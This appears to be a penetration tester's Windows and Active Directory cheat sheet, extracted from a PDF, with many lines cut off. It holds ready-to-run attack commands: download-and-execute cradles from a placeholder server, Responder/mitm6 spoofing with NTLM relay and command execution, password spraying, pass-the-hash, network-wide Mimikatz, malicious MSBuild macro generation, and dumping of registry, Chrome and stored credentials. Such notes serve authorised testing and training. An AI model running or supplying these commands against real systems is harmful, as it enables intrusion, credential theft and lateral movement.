### Windows Notes / Cheatsheet



Aidan Preston

Penetration Tester







© 2019

Windows Cheatsheet Active Directory Exploitation Priv Esc 

☐ Jul

☐ 30, 2019

A place for me to store my notes/tricks for Windows Based Systems.

Note: These notes are heavily based off other articles, cheat sheets and guides etc. I just wanted a central place to store the best ones.

### **Table of Contents:**

- Enumeration
  - Basics
  - Users with SPN
  - Kerberos Enumeration
  - Red-Team CSharp Scripts
  - Active Directory
  - AD Enumeration from Linux Box AD Tool
  - SharpView Enumeration
  - SMB Enumeration
  - SNMP Enumeration
  - MySQL Enumeration



**Penetration Tester** 







- DNS Zone Transfer
- LDAP
- RPC Enumeration
- Remote Desktop
- File Transfer
  - TFTP
  - o FTP
  - VBS Script
  - Powershell
  - Powershell Base64
  - Secure Copy / pscp.exe
  - BitsAdmin.exe
  - Remote Desktop
  - WinHTTP Com Object
  - CertUtil
  - Curl (Windows 1803)
  - SMB
- Exploit
  - LLMNR / NBT-NS Spoofing
  - Responder WPAD Attack
  - o mitm6
  - SCF File Attack



**Penetration Tester** 







- NTLM-Relay
- Priv Exchange
- Exchange Password Spray
- ExchangeRelayX
- Exchange Mailbox Post-Compromise
- CrackMapExec
- Mail Sniper
- Kerberos Stuff
- MSSQL Exploiting (PowerUpSQL)
- Malicious Macro with MSBuild
- WeirdHTA Undetectable HTA
- EvilWinRM
- GetVulnerableGPO
- Invoke-PSImage
- Meterpreter + Donut Shellcode Injection .NET
- DemiGuise Encrypted HTA
- Privilege Escalation
  - Basics
  - PowerUp.ps1 (Sometimes a Quick Win)
  - SharpUp
  - If It's AD Get Bloodhound Imported...
  - Bloodhound-Python



**Penetration Tester** 







- Cleartext Passwords
- View Installed Software
- Weak Folder Permissions
- Scheduled Tasks
- Powershell History
- View Connected Drives
- View Privs
- Is Anyone Else Logged In?
- View Registry Auto-Login
- View Stored Creds in Credential Manager
- View Unquoted Service Paths
- View Startup Items
- Check for AlwaysInstalledElevated Reg Key
- Any Passwords in Registry?
- Any Sysrep or Unattend Files Left Over
- GPP (Group Policy Preferences) Passwords
- Dump Chrome Passwords (Also Post Exploit)
- Dump KeePass
- Token Impersonation
- Juicy Potato
- Kerberoasting
- Kerberoast with Python



**Penetration Tester** 







- AS Rep Roasting
- DCSync (Also Post Exploit)
- Post Exploitation
  - Useful Commands
  - Check if Powershell Logging is Enabled
  - Esenutl.exe Dump Locked File
  - Run Seatbelt (ABSOLUTELY MUST)
  - Dump Creds
  - Dump Creds #2
  - SessionGohper
  - Dump Chrome Passwords (Also Post Exploit)
  - Dump Process Memory w/ Mimikittenz
  - Dump KeePass
  - pypykatz
  - SafetyKatz
  - SharpDPAPI
  - SharpSniper
  - SharpLocker
  - Check for Missing KB's
  - Decrypt EFS Files with Mimikatz if Admin/System
  - UAC Bypass
  - Golden Ticket Attack



Penetration Tester







- DCSync & Golden Ticket in One
- Child Domain to Forest Compromise
- Dump NTDS.dit
- SeBackupPrivlege Dump NTDS.dit
- Persistance
  - SSH Shuttle
  - SharpDoor RDP Multi Session
  - AutoRun Registry
  - SharPersist
  - Run & Run Once
  - Scheduled Tasks
  - Windows Startup Folder
  - EXE/DLL Hijacking
  - Add User Account
  - Persistence with Kerberos
- Lateral Movement
  - Plink
  - Powershell Port Forward
  - Invoke Socks Proxy
  - Socat for Windows
  - SharpExec
  - Secure Sockets Funneling



**Penetration Tester** 







- Chisel (Fast TCP Tunnel over HTTP secured by SSH)
- CrackMapExec
- WMIC Spawn Process
- WinRS
- Invoke-WMIExec.ps1
- Powershell Invoke-Command (Requires Port 5985)
- PSExec
- Powershell Remoting
- Configure Remote Service over SMB (Requires Local Admin on Target Machine)
- Pass-The-Hash
- Pass-The-Ticket
- Obfuscation / Evasion Techniques
  - Invoke-Obfusaction
  - Invoke-CradleCraft
  - Invoke-DOSfuscation
  - Unicorn
- AppLocker / Constrained Mode Bypasses
  - Verify is you are in constrained mode
  - PowershellVeryLess Bypass
  - World Writable Folders (By Default on Windows 10 1803)
  - Downgrade Attack
  - AppLocker COR Profile Bypass

- MSBuild Powershell/CMD Bypass
- PSAttack
- NoPowerShell
- runDLL32 Bypass
- PSByPassCLM



Penetration Tester







© 2019

### **Enumeration**

### **Basics**

```
net users
net users /domain
net localgroup
net groups /domain
net groups /domain "Domain Admins"
Get-ADUser
Get-Domain
Get-DomainUser
Get-DomainGroup
Get-DomainGroupMember -identity "Domain Admins" -Domain m0chanAD
Find-DomainShare
#Host Discovery
netdiscover -r subnet/24
nbtscan -r [range]
for /L %i in (1,1,255) do @ping.exe -n 1 -w 50 <10.10.10>.%i
```

```
#Reverse DNS Lookup
$ComputerIPAddress = "10.10.14.14"
[System.Net.Dns]::GetHostEntry($ComputerIPAddress).HostName
```



https://github.com/tevora-threat/SharpView

### **Users with SPN**

### Aidan Preston

Penetration Tester







© 2019

### **Kerberos Enumeration**

```
nmap $TARGET -p 88 --script krb5-enum-users --script-args krb5-e

✓
```

### **Red-Team CSharp Scripts**



Penetration Tester







© 2019

```
#https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts
LDAPUtility.cs
Usage: ldaputility.exe options domain [arguments]
ldaputility.exe DumpAllUsers m0chan
ldaputility.exe DumpUser m0chan mr.un1k0d3r
ldaputility.exe DumpUsersEmail m0chan
ldaputility.exe DumpAllComputers m0chan
ldaputility.exe DumpComputer m0chan DC01
ldaputility.exe DumpAllGroups m0chan
ldaputility.exe DumpGroup m0chan "Domain Admins"
ldaputility.exe DumpPasswordPolicy m0chan
Also WMIUtility.cs for WMI Calls & LDAPQuery.cs for Raw LDAP Que
See github linked above for full details.
```

### **Active Directory**

```
nltest /DCLIST:DomainName
nltest /DCNAME:DomainName
nltest /DSGETDC:DomainName

# Get Current Domain Info - Similar to Get-Domain
```



Penetration Tester







```
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDom
# Get Domain Trust Info - Similar to Get-DomainTrust
([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDo
# View Domain Info
[System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentFor
# View Domain Trust Information
([System.DirectoryServices.ActiveDirectory.Forest]::GetForest((N
nltest [server:<fqdn foreign domain>] /domain trusts /all trusts
nltest /dsgetfti:<domain>
nltest /server:<ip dc> /domain trusts /all trusts
([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDo
# View All Domain Controllers
nltest /dclist:offense.local
net group "domain controllers" /domain
# View DC for Current Session
nltest /dsgetdc:m0chanAD.local
# View Domain Trusts from CMD
nltest /domain trusts
# View User Info from CMD
```



Penetration Tester







```
nltest /user:"m0chan"
# get domain name and DC the user authenticated to
klist
# Get All Logged on Sessions, Includes NTLM & Kerberos
klist sessions
# View Kerb Tickets
klist
# View Cached Krbtgt
klist tgt
# whoami on older Windows systems
set u
#List all Usernames
([adsisearcher]"(&(objectClass=User)(samaccountname=*))").FindAl
#List Administrators
([adsisearcher]"(&(objectClass=User)(admincount=1))").FindAll().
#List all Info about Specific User
([adsisearcher]"(&(objectClass=User)(samaccountname=<username>))
#View All Users with Description Field Set
```

### AD Enumeration from Linux Box - AD Tool



### Aidan Preston

Penetration Tester







```
#https://github.com/jasonwbarnett/linux-adtool
tar zxvf adtools-1.x.tar.gz
cd adtools-1.x
./configure
make
make install
> adtool list ou=user,dc=example,dc=com
CN=allusers,OU=user,DC=example,DC=com
OU=finance,OU=user,DC=example,DC=com
OU=administration, OU=user, DC=example, DC=com
> adtool oucreate marketing ou=user,dc=example,dc=com
> adtool useradd jsmith ou=marketing,ou=user,dc=example,dc=com
> adtool setpass jsmith banana
> adtool unlock jsmith
> adtool groupadd allusers ismith
> adtool attributereplace jsmith telephonenumber 123
> adtool attributereplace jsmith mail jsmith@example.com
```

### **SharpView Enumeration**



### Aidan Preston

Penetration Tester







```
#https://github.com/tevora-threat/SharpView
Get-DomainFileServer
Get-DomainGPOUserLocalGroupMapping
Find-GPOLocation
Get-DomainGPOComputerLocalGroupMapping
Find-GPOComputerAdmin
Get-DomainObjectAcl
Get-ObjectAcl
Add-DomainObjectAcl
Add-ObjectAcl
Remove-DomainObjectAcl
Get-RegLoggedOn
Get-LoggedOnLocal
Get-NetRDPSession
Test-AdminAccess
Invoke-CheckLocalAdminAccess
Get-WMIProcess
Get-NetProcess
Get-WMIRegProxy
Get-Proxy
Get-WMIRegLastLoggedOn
Get-LastLoggedOn
Get-WMIRegCachedRDPConnection
Get-CachedRDPConnection
Get-WMIRegMountedDrive
Get-RegistryMountedDrive
```

```
Find-InterestingDomainAcl
Invoke-ACI Scanner
Get-NetShare
Get-NetLoggedon
```



Penetration Tester







© 2019

### SMB Fnumeration

```
nmap -p 139,445 --script smb.nse,smb-enum-shares,smbls
enum4linux 1.3.3.7
smbmap -H 1.3.3.7
smbclient -L \\INSERTIPADDRESS
smbclient -L INSERTIPADDRESS
smbclient //INSERTIPADDRESS/tmp
smbclient \\\\INSERTIPADDRESS\\ipc$ -U john
smbclient //INSERTIPADDRESS/ipc$ -U john
smbclient //INSERTIPADDRESS/admin$ -U john
nbtscan [SUBNET]
#Check for SMB Signing
nmap --script smb-security-mode.nse -p 445 10.10.14.14
```

### **SNMP Enumeration**

```
snmpwalk -c public -v1 10.10.14.14
snmpcheck -t 10.10.14.14 -c public
```

```
onesixtyone -c names -i hosts
nmap -sT -p 161 10.10.14.14 -oG snmp_results.txt
snmpenum -t 10.10.14.14
```

### **MySQL Enumeration**

```
nmap -sV -Pn -vv 10.0.0.1 -p 3306 --script mysql-audit,mysql-da
```

### **DNS Zone Transfer**

```
dig axfr blah.com @ns1.m0chan.com
nslookup -> set type=any -> ls -d m0chan.com
dnsrecon -d m0chan -D /usr/share/wordlists/dnsmap.txt -t std --x
```

### **LDAP**

```
ldapsearch -H ldap://<ip>ldapwhoami
```

### **RPC Enumeration**



### Aidan Preston

Penetration Tester









Penetration Tester







© 2019

# rpcclient -U "10.10.14.14" srvinfo enumdomusers enumalsgroups domain lookupnames administrators querydominfo enumdomusers queryuser <user> lsaquery lookupnames Guest lookupnames Administrator

### **Remote Desktop**

```
rdesktop -u guest -p guest INSERTIPADDRESS -g 94%

# Brute force
ncrack -vv --user Administrator -P /root/oscp/passwords.txt rdp:
```

### File Transfer

### **TFTP**

```
mOchan Machine
mkdir tftp
```

```
atftpd --deamon --port 69 tftp
cp *file* tftp
On victim machine:
tftp -i <[IP]> GET <[FILE]>
```



Penetration Tester







© 2019

### **FTP**

```
echo open <[IP]> 21 > ftp.txt
echo USER demo >> ftp.txt
echo ftp >> ftp.txt
echo bin >> ftp.txt
echo GET nc.exe >> ftp.txt
echo bye >> ftp.txt
ftp -v -n -s:ftp.txt
```

### **VBS Script**

```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST PROXYSETTING DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST PROXYSETTING PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST PROXYSETTING DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST PROXYSETTING PROXY = 2 >> wget.vbs
echo Dim http,varByteArray,strData,strBuffer,lngCounter,fs,ts >>
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
```



Penetration Tester







© 2019

```
echo Set http = CreateObject("WinHttp.WinHttpReguest.5.1") >> wg
echo If http Is Nothing Then Set http = CreateObject("WinHttp.Wi
echo If http Is Nothing Then Set http = CreateObject("MSXML2.Ser
echo If http Is Nothing Then Set http = CreateObject("Microsoft.
echo http.Open "GET",strURL,False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget
echo Set ts = fs.CreateTextFile(StrFile,True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1,
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
cscript wget.vbs <url> <out file>
Use echoup function on pentest.ws to generate echo commands.
https://pentest.ws/features
```

### **Powershell**



Penetration Tester







© 2019

```
#https://github.com/danielbohannon/Invoke-CradleCrafter Use this
Invoke-WebRequest "https://server/filename" -OutFile "C:\Windows
(New-Object System.Net.WebClient).DownloadFile("https://server/f
#Powershell Download to Memory

IEX(New-Object Net.WebClient).downloadString('http://server/scri
#Powershell with Proxy

$browser = New-Object System.Net.WebClient;
$browser.Proxy.Credentials = [System.Net.CredentialCache]::Defau IEX($browser.DownloadString('https://server/script.psl'));
```

### **Powershell Base64**

### Secure Copy / pscp.exe

pscp.exe C:\Users\Public\m0chan.txt user@target:/tmp/m0chan.txt
pscp.exe user@target:/home/user/m0chan.txt C:\Users\Public\m0cha



### Aidan Preston

Penetration Tester







© 2019

### BitsAdmin.exe

cmd.exe /c "bitsadmin.exe /transfer downld\_job /download /priori

### **Remote Desktop**

rdesktop 10.10.10.10 -r disk:linux='/home/user/filetransferout'

### **WinHTTP Com Object**

[System.Net.WebRequest]::DefaultWebProxy
[System.Net.CredentialCache]::DefaultNetworkCredentials
\$h=new-object -com WinHttp.WinHttpRequest.5.1;\$h.open('GET','htt

### CertUtil



Penetration Tester







© 2019



### Curl (Windows 1803+)

```
curl http://server/file -o file
curl http://server/file.bat | cmd

IEX(curl http://server/script.ps1); Invoke-Blah
```

### **SMB**

```
python smbserver.py Share `pwd` -u m0chan -p m0chan --smb-2suppo
↓
```

# **Exploit**

### **LLMNR / NBT-NS Spoofing**



### Aidan Preston

Penetration Tester







© 2019

### **Responder WPAD Attack**

```
responder -I eth0 wpad

By default, Windows is configured to search for a Web Proxy Auto

Go to internet explorer and search for Google which automaticall

Then take NTLMv2 hash and NTLM Relay it or send to cracking rig.

✓
```

### mitm6



Penetration Tester







© 2019

```
#Use when WPAD attack is not working, this uses IPv6 and DNS to
By default IPV6 should be enabled.
git clone https://github.com/fox-it/mitm6.git
cd /opt/tools/mitm6
pip install .
mitm6 -d m0chanAD.local
Now the vuln occurs, Windows prefers IPV6 over IPv4 meaning DNS
ntlmrelayx.py -wh webserverhostingwpad:80 -t smb://TARGETIP/ -i
-i opens an interactive shell.
Shout out to hausec for this super nice tip.
```

### **SCF File Attack**

```
Create .scf file and drop inside SMB Share and fire up Responder
Filename = @m0chan.scf
[Shell]
Command=2
```

IconFile=\\10.10.14.2\Share\test.ico
[Taskbar]
Command=ToggleDesktop



### Aidan Preston

Penetration Tester







© 2019

### **NTLM-Relay**

Good article explaining differences between NTLM/Net-NTLMV1&V2 https://byt3bl33d3r.github.io/practical-guide-to-ntlm-relaying-i TL; DR NTLMv1/v2 is a shorthand for Net-NTLMv1/v2 and hence are t You CAN perform Pass-The-Hash attacks with NTLM hashes. You CANNOT perform Pass-The-Hash attacks with Net-NTLM hashes. PS: You CANNOT relay a hash back to itself. PS: SMB Signing must be disabled to mitigate this, you can check crackmapexec smb 10.10.14.0/24 --gene-relay-list targets.txt This will tell you a list of hosts within a subnet which do not python Responder.py -I <interface> -r -d -w ntlmrelayx.py -tf targets.txt (By default this will dump the loc How about we execute a command instead.

```
ntlmrelayx.py -tf targets.txt -c powershell.exe -Enc asdasdasdas
ntlmrelayx.py -tf targets.txt -c powershell.exe /c download and
```

Penetration Tester







© 2019

### **Priv Exchange**

```
#https://dirkjanm.io/abusing-exchange-one-api-call-away-from-dom
Combine privxchange.py and ntlmrelayx

ntlmrelayx.py -t ldap://DOMAINCONTROLLER.mochanAD.local --escala

python privexchange.py -ah FDQN.mochanAD.local DOMAINCONTROLLER.
```

### **Exchange Password Spray**

```
#https://github.com/dafthack/MailSniper.git
Invoke-PasswordSprayOWA -ExchHostname EXCH2012.m0chanAD.local -U
#https://github.com/sensepost/ruler
./ruler-linux64 -domain mc0hanAD.local --insecure brute --userpa
```

### **ExchangeRelayX**



### **Exchange Mailbox Post-Compromise**

```
#https://github.com/dafthack/MailSniper.git
Enumerate GlobalAddressList
Get-GlobalAddressList -ExchHostname EXCH2012.m0chanAD.local -Use
Enumerate AD Usernames
Get-ADUsernameFromEWS -Emaillist .\users.txt
Enumerate Mailbox Folders
```



### Aidan Preston

Penetration Tester










Penetration Tester







© 2019



### CrackMapExec

```
CrackMapExec is installed on Kali or get Windows Binary from Git

Has 3 Execution Methods
crackmapexec smb <- Creating and Running a Service over SMB
crackmapexec wmi <- Executes command over WMI
crackmapexec at <- Schedules Task with Task Scheduler

Can execute plain commands with -X flag i/e

crcakmapexec smb 10.10.14.0/24 -x whoami

crcakmapexec smb 10.10.14.0/24 -u user -p 'Password'
crackmapexec smb 10.10.14.0/24 -u user -p 'Password' --pass-pol
crackmapexec smb 10.10.14.0/24 -u user -p 'Password' --shares
```



# Aidan Preston Penetration Tester







© 2019

```
Can also PTH with CME
crackmapexec smb 10.10.14.0/24 -u user -H e8bcd502fbbdcd9379305d
cme smb 10.8.14.14 -u Administrator -H aad3b435b51404eeaad3b435b
--local-auth is for Authenticating with Local Admin, good if Org
Dump Local SAM hashes
crackmapexec smb 10.10.14.0/24 -u user -p 'Password' --local-aut
Running Mimikatz
crackmapexec smb 10.10.14.0/24 -u user -p 'Password' --local-aut
^ Very noisy but yes you can run mimikatz across a WHOLE network
Enum AV Products
crackmapexec smb 10.10.14.0/24 -u user -p 'Password' --local-aut
```

### Mail Sniper




Penetration Tester







© 2019



### **Kerberos Stuff**

```
#https://gist.github.com/TarlogicSecurity/2f221924fef8c14a1d8e29
#https://m0chan.github.io/Kerberos-Attacks-In-Depth

◆
```

### MSSQL Exploiting (PowerUpSQL)

```
#https://github.com/NetSPI/PowerUpSQL

#View SQL Instances
Get-SQLInstanceDomain [| Get-SQLServerInfo]

#Login in with Domain Account
Get-SQLConnectionTestThreaded

#Login in with Default Password
```



Penetration Tester







```
Get-SQLServerDefaultLoginPw
#List DB, Tables & Columns
Get-SQLInstanceDomain | Get-SQLDatabase
Get-SQLInstanceDomain | Get-SQLTable -DatabaseName <DB name>
Get-SQLInstanceDomain | Get-SQLColumn -DatabaseName <DB name> -T
#Search Column Names for Word
Get-SQLInstanceDomain | Get-SQLColumnSampleData -Keywords "<word</pre>
#Try to Execute Commands (RCE)
Invoke-S0L0SCmd
#Enable XP CMDShell Process
EXEC sp configure 'show advanced options', 1;
qo
RECONFIGURE;
go
EXEC sp configure 'xp cmdshell', 1;
qo
RECONFIGURE;
go
xp cmdshell '<cmd>'
go
```

### Malicious Macro with MSBuild



### Aidan Preston

Penetration Tester








© 2019

```
#https://github.com/infosecn1nja/MaliciousMacroMSBuild
#https://lolbas-project.github.io/lolbas/Binaries/Msbuild/ - MSB
Creation of a Shellcode MSBuild VBA Macro
python m3-gen.py -p shellcode -i /path/beacon.bin -o output.vba
Creation of a PowerShell MSBuild VBA Macro
python m3-gen.py -p powershell -i /path/payload.ps1 -o output.vb
Creation of a Custom MSBuild VBA Macro
python m3-gen.py -p custom -i /path/msbuild.xml -o output.vba
Creation of a Shellcode MSBuild VBA Macro With Kill Date
python m3-gen.py -p shellcode -i /path/beacon.bin -o output.vba
Creation of a Shellcode MSBuild VBA Macro With Environmental Key
python m3-gen.py -p shellcode -i /path/beacon.bin -o output.vba
python m3-gen.py -p shellcode -i /path/beacon.bin -o output.vba
```

### WeirdHTA - Undetectable HTA

#https://github.com/felamos/weirdhta





Penetration Tester







© 2019


### **EvilWinRM**

```
#https://github.com/Hackplayers/evil-winrm
Ultimate Shell for WinRM Connections
Usage: evil-winrm -i IP -u USER [-s SCRIPTS PATH] [-e EXES PATH]
    -S, --ssl
                                     Fnable SSI
    -c, --pub-key PUBLIC KEY PATH Local path to public key ce
    -k, --priv-key PRIVATE KEY PATH Local path to private key c
    -s, --scripts PS SCRIPTS PATH
                                    Powershell scripts local pa
    -e, --executables EXES PATH
                                    C# executables local path
    -i, --ip IP
                                    Remote host IP or hostname
    -U, --url URL
                                    Remote url endpoint (defaul
    -u, --user USER
                                    Username (required)
    -p, --password PASS
                                    Password
    -P, --port PORT
                                    Remote host port (default 5
    -V, --version
                                    Show version
    -h, --help
                                     Display this help message
```

### **GetVulnerableGPO**



### Invoke-PSImage





### Aidan Preston

Penetration Tester







### Meterpreter + Donut - Shellcode Injection .NET



### **DemiGuise - Encrypted HTA**

```
#https://github.com/nccgroup/demiguise

Run the demiguise.py file, giving it your encryption-key, payloa

Example: python demiguise.py -k hello -c "notepad.exe" -p Outloo
```



### Aidan Preston

Penetration Tester









# **Privilege Escalation**

Reference: https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/

Run this script: https://github.com/M4ximuss/Powerless/blob/master/Powerless.bat



### Aidan Preston

Penetration Tester










© 2019

### **Basics**


```
systeminfo
wmic qfe
net users
hostname
whoami
net localgroups
echo %logonserver%
netsh firewall show state
netsh firewall show config
netstat -an
type C:\Windows\system32\drivers\etc\hosts
```

### PowerUp.ps1 (Sometimes a Quick Win)

#### SharpUp



#### If It's AD Get Bloodhound Imported...



#### **Bloodhound-Python**

```
git clone https://github.com/fox-it/BloodHound.py.git cd BloodHound.py/ && pip install .
```



# Aidan Preston

Penetration Tester







```
bloodhound-python -d m0chanAD.local -u m0chan -p Summer2019 -gc

✓
```

#### **Cleartext Passwords**



#### Aidan Preston

Penetration Tester









```
# Windows autologin
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Win

# VNC
reg query "HKCU\Software\ORL\WinVNC3\Password"

# SNMP Parameters
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"

# Putty
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"

# Search for password in registry
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

#### **View Installed Software**

tasklist /SVC
net start




Penetration Tester







© 2019



#### **Weak Folder Permissions**

```
Full Permissions for 'Everyone' on Program Folders
icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr "Eve
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findst
icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr "BUI
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findst
Modify Permissions for Everyone on Program Folders
icacls "C:\Program Files\*" 2>nul | findstr "(M)" | findstr "Eve
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(M)" | findst
```

```
icacls "C:\Program Files\*" 2>nul | findstr "(M)" | findstr "BUI icacls "C:\Program Files (x86)\*" 2>nul | findstr "(M)" | findst
```

#### **Scheduled Tasks**



#### **Powershell History**

```
type C:\Users\m0chan\AppData\Roaming\Microsoft\Windows\PowerShel
cat (Get-PSReadlineOption).HistorySavePath
cat (Get-PSReadlineOption).HistorySavePath | sls passw
```

#### **View Connected Drives**



#### Aidan Preston

Penetration Tester







#### **View Privs**



#### Is Anyone Else Logged In?

qwinsta

#### **View Registry Auto-Login**

```
reg query "HKLM\S0FTWARE\Microsoft\Windows NT\Currentversion\Win

Get-ItemProperty -Path 'Registry::HKEY_LOCAL_MACHINE\S0FTWARE\Mi
```

#### **View Stored Creds in Credential Manager**

cmdkey /list
dir C:\Users\username\AppData\Local\Microsoft\Credentials\
dir C:\Users\username\AppData\Roaming\Microsoft\Credentials\



#### Aidan Preston

Penetration Tester







Penetration Tester







© 2019

#### **View Unquoted Service Paths**

```
wmic service get name,displayname,pathname,startmode 2>nul |find
gwmi -class Win32_Service -Property Name, DisplayName, PathName,
```

#### **View Startup Items**

```
wmic startup get caption,command
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
dir "C:\Documents and Settings\All Users\Start Menu\Programs\Sta
dir "C:\Documents and Settings\%username%\Start Menu\Programs\St
```

#### **Check for AlwaysInstalledElevated Reg Key**



Penetration Tester







© 2019

reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v
Get-ItemProperty HKLM\Software\Policies\Microsoft\Windows\Instal
Get-ItemProperty HKCU\Software\Policies\Microsoft\Windows\Instal
reg query HKLM\Software\Policies\Microsoft\Windows\Installer
reg query HKCU\Software\Policies\Microsoft\Windows\Installer

#### Any Passwords in Registry?

```
reg query HKCU /f password /t REG_SZ /s
reg query HKLM /f password /t REG_SZ /s
```

#### **Any Sysrep or Unattend Files Left Over**

```
dir /s *sysprep.inf *sysprep.xml *unattended.xml *unattend.xml *
Get-Childitem —Path C:\ -Include *unattend*,*sysprep* -File -Rec
```

#### **GPP (Group Policy Preferences) Passwords**

smbclient //DOMAINCONTROLLER.local/SYSVOL -U m0chan





Penetration Tester







© 2019

#### **Dump Chrome Passwords (Also Post Exploit)**

```
#git clone https://github.com/rasta-mouse/CookieMonster

CookieMonster creds
CookieMonster.exe cookies -d [domain] -e
CookieMonster -a

Must be run in the context of the target users as chrome passwor

Can also use Mimikatz for this.

mimikatz dpapi::chrome /in:"C:\Users\m0chan\AppData\Local\Google

mimikatz dpapi::chrome /in:"C:\Users\m0chan\AppData\Local\Google

mimikatz dpapi::chrome /in:"C:\Users\m0chan\AppData\Local\Google
```

#### **Dump KeePass**




# Aidan Preston Penetration Tester







© 2019



#### **Token Impersonation**

https://github.com/PowerShellMafia/PowerSploit/blob/c7985c9bc31e

Invoke-TokenManipulation -ImpersonateUser -Username "lab\domaina Get-Process wininit | Invoke-TokenManipulation -CreateProcess "c

Can also use incognito from meterpreter to steal access/delegati

